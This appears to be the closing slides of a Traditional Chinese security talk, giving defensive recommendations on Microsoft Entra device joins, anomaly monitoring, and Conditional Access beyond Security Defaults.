- 注意 Entra, Hybrid Joined 裝置的安全性
  選擇有 TPM 的裝置
- 監控異常的行為
  (E.g. 不正常的 Device Joined、MFA)
- Security Defaults 不夠安全，請對重要雲端服務加上 Conditional Access
- Conditional Access 並不存在 Best Practice，要針對本身的使用情境設定規則

建立好的防守
比攻擊更困難

Q & A